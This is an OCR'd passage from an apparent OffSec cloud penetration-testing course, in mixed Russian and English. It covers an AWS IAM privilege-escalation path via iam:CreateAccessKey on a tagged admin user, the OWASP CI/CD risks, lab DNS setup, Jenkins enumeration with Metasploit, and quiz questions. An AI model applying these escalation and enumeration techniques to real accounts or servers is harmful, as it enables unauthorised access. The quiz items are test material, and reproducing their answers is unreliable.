Это provides details о policy *amethyst_admin*. Сосредоточимся на section **PolicyVersionList**, которая содержит *Policy Statements*, по сути permission definitions.

Policy Document содержит несколько *Statements*: *AllowAllIAMActionsInUserPath*, *AllowAllIAMActionsInGroupMembers*, *AllowAllActionsInTaggedResources*, *AllowAllActionsInTaggedResources2* и *AllowAllS3ActionsInPath*. Эти statements предназначены permit actions для IAM, а также других compute и storage services. Однако эти actions constrained только resources, associated with project *amethyst* через tag или path. Можно предположить, что эти statements potentially over-permissive.


Предупреждение

Использование подстановочного символа "*" в политике часто вызывает опасения из-за потенциально чрезмерных разрешений этой политики.

Проанализируем statement *AllowAllIAMActionsInGroupMembers*. Это rule allows any IAM action run на any resource, у которого есть tag с key-value pair, равной "Project:amethyst". Это должно prevent administrator users этого project от modifying users из других projects.

По какой-то причине высокопривилегированный пользователь *admin-alice* является членом группы *amethyst_admin*, и пользователь также помечен именем проекта. Главная проблема — тег, потому что любой пользователь, являющийся членом группы *amethyst_admin*, может выполнять опасные действия, например создавать новые ключи доступа (*iam:CreateAccessKey*) для пользователя *admin-alice*, предоставляя доступ с привилегиями этого пользователя. Поэтому получение учетных данных IAM-пользователя *admin-cbarton* может привести к повышению привилегий.

Следующий figure describes path, который attacker может take для escalation user *admin-cbarton* до **Effective Admin**. Image создана tool Awspx, graph-based tool для visualizing effective access and resource relationships within AWS.



Путь показывает, что пользователь *admin-cbarton*, расположенный внизу слева, является членом группы amethyst_admin и поэтому наследует политику *amethyst_admin*. Вверху находится admin-alice, член группы admin, связанной с политикой *AdministratorAccess*, что делает этого пользователя эффективным администратором. Путь указывает, что пользователь admin-cbarton имеет разрешение выдавать себя за более привилегированного пользователя admin-alice.

Это пример извлечения ценных выводов из перечисленных данных. Мы обнаружили новый путь атаки. Хотя это не прямой путь при текущем уровне доступа, выявление таких выводов может направлять последующие стратегические решения и действия для достижения цели.

В лаборатории можно экспериментировать с векторами атак, используя IAM user *challenge*. Этому пользователю предоставлено действие *iam:CreateAccessKey*, что позволяет генерировать учетные данные для взаимодействия с любым другим пользователем внутри лабораторной среды. Например, можно создать access keys для IAM user *admin-cbarton* и подтвердить, что мы можем повысить привилегии, как изучали ранее.

В этой lab мы worked through simplified environment, focusing primarily on IAM resources. Но в real world sifting through potentially large volume enumeration data в search actionable insights может быть highly labor-intensive.

Automated tools могут help manage эти data. Обычно они designed to present data более organized и visual manner, making easier understand details. Например, Cloudmapper provides visual representations AWS configurations и помогает identify potential issues. Мы также mentioned *Awspx*, useful для analysis того, как IAM resources interlink. Selection конкретного tool часто depends on type of оценке и desired outcomes.

1. В контексте приведенного текста что из перечисленного является индикатором того, что IAM-пользователь *admin-alice* может быть пользователем с полными привилегиями?

```
A) The user has no tags
B) The user is not part of any group
C) The user is a member of the 'admin' group
D) The user has a limited scope of actions
```

2. Какая стратегия использует атрибуты вроде тегов для определения разрешений в публичных облачных средах?

```
A) Role-Based Access Control (RBAC)
B) Attribute-Based Access Control (ABAC)
C) Policy-Based Access Control (PBAC)
D) Permission-Based Access Control (PBAC)
```

3. Выполните анализ, как в примере этого раздела, чтобы найти пользователя в другой группе с опасными разрешениями, которые могут привести к повышению привилегий в среде. Запишите имя пользователя как ответ.

24.6. Wrapping Up

Разведка AWS — важный этап, позволяющий собрать сведения о цели. Взаимодействуя с общедоступными службами и ресурсами, мы узнаем о поставщике услуг и облачных ресурсах, которые использует цель. Также мы разобрали несколько примеров в AWS, показывающих, как злоупотреблять публичными API облачного провайдера для сбора сведений о цели из внешней учетной записи.

Используя информацию разведки, можно выявить потенциальные слабости в инфраструктуре и сервисах цели. Этот анализ позволяет адаптировать векторы атаки и разрабатывать тактики социальной инженерии, направленные на более эффективное проникновение в целевые системы.

В этом модуле мы обсудили методы разведки AWS, которые часто следуют за первоначальной компрометацией публичной облачной среды. Мы сосредоточились на сборе важной информации об объеме доступа, полученного в среде. Иногда можно определить уровень авторизации, напрямую запрашивая эту информацию с помощью скомпрометированных учетных данных. Однако если нам не хватает прав для доступа к этим данным, приходится прибегать к догадкам или использовать автоматизированный инструмент, который определяет уровень доступа через brute force, хотя такой подход нежелателен, если цель — остаться незамеченными.

Затем мы перечислили дополнительные IAM resources в скомпрометированной учетной записи и обсудили различия между ручным и автоматизированным перечислением. В заключение мы проанализировали собранную информацию, чтобы определить потенциальные пути для получения административного доступа в скомпрометированной environment.

25. Attacking AWS Cloud Infrastructure

Системы *Continuous Integration* (CI) и *Continuous Delivery* (CD) являются важнейшими компонентами современных cloud-based средах, включая AWS. Эти системы обеспечивают автоматизированное, повторяемое и протестированное развертывание приложений, повышая стабильность и эффективность. Для этого CI/CD pipelines должны иметь доступ к исходному коду приложения, секретам, а также различным AWS-службам и средам для развертывания.

Однако интеграция этих систем в AWS-среды расширяет их поверхность атаки, делая *CI/CD* pipelines основной целью для malicious actors. Компрометация уязвимой CI/CD-системы внутри AWS может привести к повышению привилегий и позволить атакующим продвинуться глубже в облачную инфраструктуру.

Поскольку CI/CD-системы являются крупными целями для атакующих, организации вроде OWASP создали списки "Top 10" для крупнейших рисков безопасности в CI/CD-системах, приведенные ниже. Эти списки помогают организациям выявлять и снижать уязвимости, которые могут быть проэксплуатированы внутри их AWS-инфраструктуры.

• CICD-SEC-1: Insufficient Flow Control Mechanisms
• CICD-SEC-2: Inadequate Identity and Access Management (категория risk)
• CICD-SEC-3: Dependency Chain Abuse
• CICD-SEC-4: Poisoned Pipeline Execution (PPE)
• CICD-SEC-5: Insufficient PBAC (Pipeline-Based Access Controls)
• CICD-SEC-6: Insufficient Credential Hygiene
• CICD-SEC-7: Insecure System Configuration
• CICD-SEC-8: Ungoverned Usage of 3rd Party Services (категория risk)
• CICD-SEC-9: Improper Artifact Integrity Validation
• CICD-SEC-10: Insufficient Logging and Visibility (категория risk)

Этот модуль разделен на две части: первая половина посвящена **Leaked Secrets to Poisoned Pipeline**, а вторая - **Dependency Chain Abuse**.

Чтобы сохранить согласованную лабораторию, мы не будем рассматривать CICD-SEC-8, поскольку он требует third-party service, например GitHub. Однако концепции, которые мы изучим, также можно применить к этому риску. Кроме того, мы не будем рассматривать CICD-SEC-10, потому что visibility требует ручного вмешательства, что выходит за рамки этого модуля.

В первой части мы сосредоточимся на *CICD-SEC-4: Poisoned Pipeline Execution (PPE)*, *CICD-SEC-5: Insufficient PBAC (Pipeline-Based Access Controls)* и *CICD-SEC-6: Insufficient Credential Hygiene*.

Poisoned Pipeline Execution (PPE) возникает, когда атакующий получает контроль над build/deploy script, что потенциально может привести к reverse shell или краже секретов.

Insufficient Pipeline-Based Access Controls (PBAC) означает, что pipeline не имеет должной защиты секретов и чувствительных активов, что может привести к компрометации.

Insufficient Credential Hygiene относится к слабым контролям над секретами и токенами, из-за чего они становятся уязвимыми к утечкам или повышению привилегий.

Наконец, мы проэксплуатируем неправильную конфигурацию AWS S3 bucket, чтобы получить доступ к учетным данным Git, изменить pipeline и внедрить payload для кражи секретов и компрометации среды.

Во второй половине модуля мы рассмотрим *CICD-SEC-3: Dependency Chain Abuse*, *CICD-SEC-5: Insufficient Pipeline-Based Access Controls*, *CICD-SEC-7: Insecure System Configuration* и *CICD-SEC-9: Improper Artifact Integrity Validation*.

Dependency Chain Abuse происходит, когда злоумышленник обманывает систему сборки и заставляет ее скачать вредоносный код: либо захватывая официальную зависимость, либо создавая пакеты с похожими именами.

Insufficient Pipeline-Based Access Controls означает, что pipelines имеют чрезмерные разрешения, делая системы уязвимыми к компрометации.

Insecure System Configuration включает неправильные конфигурации или небезопасный код в приложениях конвейера.

Improper Artifact Integrity Validation позволяет атакующим внедрять вредоносный код в pipeline без должных проверок.

Эти риски, выделенные OWASP, часто пересекаются и служат общими рекомендациями для потенциальных pipeline-уязвимостей.

В этом модуле мы найдем публичную информацию, ссылающуюся на зависимость, отсутствующую в публичном репозитории. Мы проэксплуатируем это, опубликовав вредоносный пакет, который будет скачан builder-агентом и позволит нашему коду выполниться в production.

После попадания в production мы просканируем сеть, обнаружим дополнительные службы и протуннелируемся в automation server. Там мы создадим учетную запись, проэксплуатируем уязвимость плагина для получения AWS-ключей и продолжим, пока не найдем S3 bucket с state-файлом Terraform state, содержащим AWS-ключи администратора.

Как уже упоминалось, в этом учебном модуле мы рассмотрим материал в двух половинах. Мы изучим следующие учебные блоки:

Leaked Secrets to Poisoned Pipeline:

• Lab Design
• Information Gathering
• Dependency Chain Attack
• Compromising the Environment

Dependency Chain Abuse:

• Information Gathering
• Dependency Chain Attack
• Compromising the Environment

25.1. О Public Cloud Labs

Перед началом пройдемся по стандартному предупреждению.

Этот модуль использует OffSec Public Cloud Labs для challenges и прохождениеs. **OffSec's Public Cloud Labs** - это тип лабораторной среды, который дополняет учебный опыт практикой. В отличие от более распространенных VM-лабораторий в других учебных материалах OffSec, где учащиеся подключаются к лаборатории через VPN, учащиеся, использующие Public Cloud Labs, взаимодействуют с облачной средой напрямую через Internet.

OffSec твердо верит в преимущества обучения и практики в практической среде, и мы считаем, что OffSec Public Cloud Labs представляют отличную возможность как для новых учащихся, так и для практиков, которые хотят сохранять навыки острыми.

Обратите внимание на следующее:

1. Лабораторная среда не должна использоваться для действий, которые не описаны или не запрошены в учебных материалах. Она не предназначена как playground для тестирования дополнительных элементов, выходящих за рамки учебного модуля.
2. Лабораторная среда не должна использоваться для действий против любых assets вне лаборатории. Это особенно важно, потому что некоторые модули могут описывать или даже демонстрировать атаки против уязвимых облачных развертываний с целью объяснить, как эти развертывания можно защитить.
3. Существующие правила и требования, запрещающие распространение учебных материалов OffSec, по-прежнему действуют. Учетные данные и другие детали лаборатории не предназначены для передачи. OffSec отслеживает активность в Public Cloud Labs, включая использование ресурсов, и отслеживает аномальные события, не связанные с действиями, описанными в учебных модулях.

Предупреждение

Действия, помеченные как подозрительные, приведут к расследованию. Если расследование определит, что студент действовал вне guidelines, описанных выше, или иным образом намеренно злоупотреблял OffSec Public Cloud Labs, OffSec может отозвать доступ учащегося к OffSec Public Cloud Labs и/или закрыть учетную запись учащегося.

Прогресс между сеансами не сохраняется. Обратите внимание, что перезапущенная Public Cloud Lab вернется к исходному состоянию. Через час Public Cloud Lab покажет prompt, чтобы определить, активен ли сеанс. Если ответа нет, лабораторный сеанс завершится. Учащиеся могут вручную продлевать сеанс до десяти часов. Учебный материал разработан с учетом ограничений среды. От учащегося не ожидается и не требуется выполнить все действия модуля в рамках одного лабораторного сеанса. Тем не менее учащиеся могут разбить обучение на несколько лабораторных сеансов. Мы рекомендуем записывать серию команд и действий, выполненных ранее, чтобы упростить восстановление лабораторной среды до состояния, в котором она была на момент ухода учащегося. Это особенно важно при работе со сложными лабораториями, требующими нескольких действий.

25.2. Leaked Secrets to Poisoned Pipeline - Lab Design

Чтобы создать реалистичную лабораторную схему, нужно одновременно запустить несколько сервисов. Это включает сервис *Source Code Management*, сервер автоматизации, любые необходимые сервисы репозитория, само приложение и любую инфраструктуру, необходимую для поддержки приложения. Поэтому полный запуск лаборатории может занять около 5-10 минут.

Для поддержки лабораторных работ мы включили несколько вспомогательных компонентов, которые помогут при эксплуатации CI/CD-системы. При запуске лабораторной работы мы предоставим DNS-сервер, который можно настроить на вашей личной Kali-машине. Эта DNS-система будет заранее настроена со всеми хостами лаборатории.

Поскольку мы будем exploiting applications в cloud, мы также предоставим Kali instance с public IP для capture shells. Этот instance будет доступен через SSH с username *kali* и случайно selected password для каждой lab.

Этот экземпляр Kali содержит метапакет kali-linux-headless, который устанавливает все инструменты по умолчанию, но не устанавливает GUI. Мы также добавим DNS-конфигурацию на этот экземпляр, чтобы избежать дополнительной настройки. Хотя большую часть этой лабораторной работы можно выполнить на этом экземпляре, любую часть, требующую GUI, например загрузку веб-страницы в браузере, следует выполнять на вашей личной Kali-машине.

Components этой lab включают:

- **Gitea:** Это Source Code Management (SCM) service. Хотя это self-hosted option, attack в этом сценарии выполнялась бы похожим образом, если бы это был public SCM вроде GitHub или GitLab.
- **Jenkins:** Это сервис автоматизации. Хотя нам придется использовать специфичный для Jenkins синтаксис для понимания и написания workflow конвейеров, общие идеи применимы к большинству других сервисов автоматизации.
- **Application:** Это generic application, которую мы будем атаковать.

Components будут доступны на следующих subdomains при запросе custom DNS server:

Component	Subdomain
Gitea	git.offseclab.io
Jenkins	automation.offseclab.io
Application	app.offseclab.io

После завершения этого раздела мы сможем запустить lab. Это предоставит нам:

- IP-адрес DNS server
- Kali IP-адрес
- Kali Password
- AWS account без permissions, подробнее об этом позже

Чтобы получить доступ к services, нам нужно настроить personal Kali-машине, а не cloud instance, на использование предоставленного DNS server. В этом примере наш DNS server будет размещен на 203.0.113.84.

Info

Для доступа к AWS lab DNS не нужен дополнительный VPN pack. Убедитесь, что на вашей Kali-машине нет active VPN connection.

Начнем с перечисления подключений на нашей Kali-машине. Используем инструмент **nmcli** с подкомандой **connection**, чтобы перечислить активные подключения. Ваш вывод может отличаться в зависимости от того, как Kali подключена: через Wi-Fi, VM и т. д.

```
kali@kali:~$ nmcli connection
NAME                UUID                                  TYPE      DEVICE
Wired connection 1  67f8ac63-7383-4dfd-ae42-262991b260d7  ethernet  eth0
lo                  1284e5c4-6819-4896-8ad4-edeae32c64ce  loopback  lo
```

Листинг 1 - Вывод Network Connections

Наше основное network connection называется "Wired connection 1". Мы используем его в следующей command, чтобы задать DNS configuration. Затем добавим subcommand **modify** к **nmcli** и укажем имя connection, которое хотим изменить. Установим setting **ipv4.dns** в IP нашего DNS server. После настройки используем **systemctl**, чтобы перезапустить service **NetworkManager**.

```
kali@kali:~$ sudo nmcli connection modify "Wired connection 1" ipv4.dns "203.0.113.84"

kali@kali:~$ sudo systemctl restart NetworkManager
```

Листинг 2 - Setting DNS Server

Совет

Hosted DNS server будет отвечать только для domain **offseclab.io**. Можно указать дополнительные DNS servers, например 1.1.1.1 или 8.8.8.8, добавив их в comma-separated list в command выше, например "203.0.113.84, 1.1.1.1, 8.8.8.8".

После configuration можно подтвердить, что change распространился, проверив DNS IP в файле `/etc/resolv.conf`. Мы также используем **nslookup**, чтобы проверить, отвечает ли DNS server на appropriate requests.

```
kali@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
search localdomain
nameserver 203.0.113.84
...

kali@kali:~$ nslookup git.offseclab.io
Server:         203.0.113.84
Address:        203.0.113.84#53

Non-authoritative answer:
Name:   git.offseclab.io
Address: 198.18.53.73
```

Листинг 3 - Verifying Changes for DNS

На основании листинга выше мы записали changes в файл **resolv.conf** и успешно queried одну из DNS entries.

Каждый lab restart предоставит новый DNS IP, и нам нужно будет выполнить commands выше, чтобы его настроить. Поскольку DNS server будет destroyed в конце lab, нам нужно удалить эту entry из settings, запустив command *nmcli* из листинга 2 с empty string вместо IP. Мы покажем это в разделе Wrapping Up.

25.3. Enumeration


Как и в любой оценке безопасности, нам следует начать со сбора как можно большего объема информации о цели. Сбор этой информации критически важен для правильной эксплуатации приложения.

Этот учебный блок охватывает следующую учебную цель:

• Понять, как enumerate CI/CD System

Мы знаем, что у нас есть приложение, Git-сервер и сервер автоматизации. Перечислим сервер автоматизации.

Начнем с посещения application по адресу automation.offseclab.io.



Домашняя страница автоматически перенаправляет нас на страницу входа. Обычно, если бы в Jenkins была включена самостоятельная регистрация, мы нашли бы здесь вариант для регистрации. Поскольку такого варианта нет, можно заключить, что большинство активов автоматизации находятся за аутентификацией. Однако это не помешает нам перечислить как можно больше информации о цели.

Metasploit содержит module для перечисления Jenkins. Используем его, чтобы собрать baseline о target. Начнем с initialization Metasploit database с помощью **msfdb init**.

```
kali@kali:~$ sudo msfdb init
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

Листинг 4 - Initializing the Metasploit Database

После завершения можно запустить Metasploit с помощью command **msfconsole** и flag `--quiet`, чтобы не отображался большой startup banner.

Когда Metasploit запустится, мы **use** module `jenkins_enum` и выполним **show options**, чтобы понять, что нужно configure.

```
kali@kali:~$ msfconsole --quiet

msf6 > use auxiliary/scanner/http/jenkins_enum
```

```
msf6 auxiliary(scanner/http/jenkins_enum) > show options

модуле options (auxiliary/scanner/http/jenkins_enum):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The целевого хоста(s), see https://docs.metasploit.com/docs/using-
    metasploit/basics/
                                          using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /jenkins/        yes       The path to the Jenkins-CI application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host


View the full module info with the info, or info -d command.
```

Листинг 5 - Выбор модуля и просмотр параметров

Нам нужно настроить параметры *RHOSTS* и *TARGETURI*. Мы знаем, что хост - это URL, который мы использовали для посещения страницы. Хотя целевой URI по умолчанию - `/jenkins/`, мы обнаружим, что Jenkins работает в корневом каталоге. Установим TARGETURI в корневую страницу.

```
msf6 auxiliary(scanner/http/jenkins_enum) > set RHOSTS automation.offseclab.io
RHOSTS => automation.offseclab.io

msf6 auxiliary(scanner/http/jenkins_enum) > set TARGETURI /
TARGETURI => /
```

Листинг 6 - Настройка модуля

Далее нужно **run** module, чтобы собрать information.

```
msf6 auxiliary(scanner/http/jenkins_enum) > run

[+] 198.18.53.73:80      - Jenkins Version 2.385
[*] /script restricted (403)
[*] /view/All/newJob restricted (403)
[*] /asynchPeople/ restricted (403)
[*] /systemInfo restricted (403)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Листинг 7 - Запуск модуля

К сожалению, аутентификация заблокировала остальную часть сканирования, поэтому мы собрали только версию. Тем не менее эта информация полезна, поскольку мы можем искать публичные эксплойты.

Можно попытаться выполнить бесконечно много перечисления. Однако, чтобы не тратить слишком много времени на одну цель, перейдем к git-серверу.

1. Запустите directory busting attack и обнаружьте скрытый endpoint на jenkins. Этот endpoint вернет флаг.

2. Какой модуль Metasploit используется для перечисления Jenkins в данном разделе?

```
A) jenkins_exploit
B) jenkins_scan
C) jenkins_enum
D) jenkins_info
```

3. Какова была цель установки параметра TARGETURI в "/" в модуле Metasploit?

```
A) To specify the root directory of Jenkins
B) To change the target port
C) To enable SSL/TLS for outgoing connections
D) To use a proxy for scanning Jenkins
```


Подход к перечислению Git-сервера зависит от контекста. Если организация использует hosted SCM solution вроде GitHub или GitLab, наше перечисление будет состоять в основном из open-source intelligence с опорой на публичные репозитории, пользователей и т. д. Хотя у таких hosted solutions могут быть уязвимости, в ethical оценке безопасности мы фокусируемся на активах, принадлежащих нашей цели, а не третьей стороне.

Если организация размещает собственный SCM и он входит в область работ, эксплуатация SCM-ПО будет частью оценки. Мы также будем искать любую раскрытую информацию на self-hosted SCM.


Например, сбор информации об exposed repositories обычно входит в scope как для hosted, так и для non-hosted SCM. Однако перебор распространенных паролей был бы неэффективен на hosted SCM, поскольку там обычно сотни тысяч пользователей, не связанных с организацией. В self-hosted SCM перебор пользователей и имен пользователей может быть частью нашей оценки.

Пока сосредоточимся на сборе информации из открытых источников, а brute forcing оставим как упражнение.

